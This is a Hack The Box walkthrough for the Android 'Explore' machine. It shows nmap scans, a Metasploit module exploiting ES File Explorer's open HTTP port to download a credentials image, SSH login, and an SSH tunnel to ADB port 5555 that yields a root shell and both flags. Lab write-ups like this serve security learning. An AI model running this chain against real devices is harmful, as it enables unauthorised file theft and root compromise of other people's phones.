Hack The Box – Explore Walkthrough

Alberto Gómez

First step is to do some enumeration. Let's scan the host with *nmap*:

```
kali@kali:~$ sudo nmap -Pn 10.10.10.247
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-01 11:48 EDT
Nmap scan report for 10.10.10.247
Host is up (0.045s latency).
Not shown: 998 closed ports
PORT     STATE    SERVICE
2222/tcp open     EtherNetIP-1
5555/tcp filtered freeciv
```

After doing some research on *freeciv*, we can see it is a game service from Android. We can't access it as it is filtered, so let's look for more open ports:

```
kali@kali:~$ sudo nmap -Pn -p- 10.10.10.247
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-01 11:48 EDT
Nmap scan report for 10.10.10.247
Host is up (0.049s latency).
Not shown: 65530 closed ports
PORT      STATE    SERVICE
2222/tcp  open     EtherNetIP-1
5555/tcp  filtered freeciv
42135/tcp open     unknown
42949/tcp open     unknown
59777/tcp open     unknown
```


And check the versions of the services:

```
kali@kali:~$ sudo nmap -Pn -sV -p42135,42949,59777 10.10.10.247
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-01 11:50 EDT
Nmap scan report for 10.10.10.247
Host is up (0.046s latency).

PORT      STATE SERVICE VERSION
42135/tcp open  http    ES File Explorer Name Response httpd
42949/tcp open  unknown
59777/tcp open  http    Bukkit JSONAPI httpd for Minecraft game server 3.6.0 or older
```


Rsearching about ES file Explorer on android I found a big vulnerability with that service, allowing file system access through HTTP. With more research, I found a *Metasploit* module that takes advantage of it:

```
msf5 > search es_file_explorer

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/es_file_explorer_open_port   2019-01-16       normal  No     ES File Explorer Open Port
```


We see how the default port for the module is 59777, which is available at the machine. Let's set the host and run the module:



We see how the result just responds with host information as that's the default auxiliary action. Let's list the available actions:




After some listings I found a picture called *creds.jpg*:



It looks interesting, so let's download it:

```
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action ⇒ GETFILE
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/emulated/0/DCIM/creds.jpg
ACTIONITEM ⇒ /storage/emulated/0/DCIM/creds.jpg
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 10.10.10.247:59777   - /storage/emulated/0/DCIM/creds.jpg saved to /root/.msf4/loot/20211001120425_default_10.10.10.247_getFile_341431.jpg
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/es_file_explorer_open_port) >
```

I opened it with *eog* and found some credentials written by hand:



I used them to try log-in through port 2222 and found the user flag on */sdcard* folder:

```
kali@kali:~$ ssh kristi@10.10.10.247 -p 2222
Password authentication
Password:
:/ $
```

```
:/ $ cd sdcard/
:/sdcard $ ls
Alarms  DCIM     Movies Notifications Podcasts  backups   user.txt
Android Download Music  Pictures      Ringtones dianxinos
:/sdcard $ cat user.txt
f32017174c7c7e8f50c6da52891ae250
:/sdcard $
```

Investigating about port 5555 on Android, I also found it is used on debugging tasks and it could give us root access if we get to connect to it. The port is filtered but, making use of SSH credentials, we can make a port forwarding to access port 5555 as if the connection was made from the host:

```
kali@kali:~$ ssh -p 2222 -L 5555:localhost:5555 kristi@10.10.10.247
Password authentication
Password:
:/ $
```

Then, we use *adb* command to connect to the port:

```
kali@kali:~$ adb connect localhost:5555
connected to localhost:5555
kali@kali:~$ adb devices
List of devices attached
localhost:5555  device
```

Lastly, we open a shell on the connected device and look for the final flag as root:

```
kali@kali:~$ adb shell
x86_64:/ # whoami
root
x86_64:/ # find / -type f -name "root.txt" 2>/dev/null
/data/root.txt
1|x86_64:/ # cat /data/root.txt
f04fc82b6d49b41c9b08982be59338c5
x86_64:/ #
```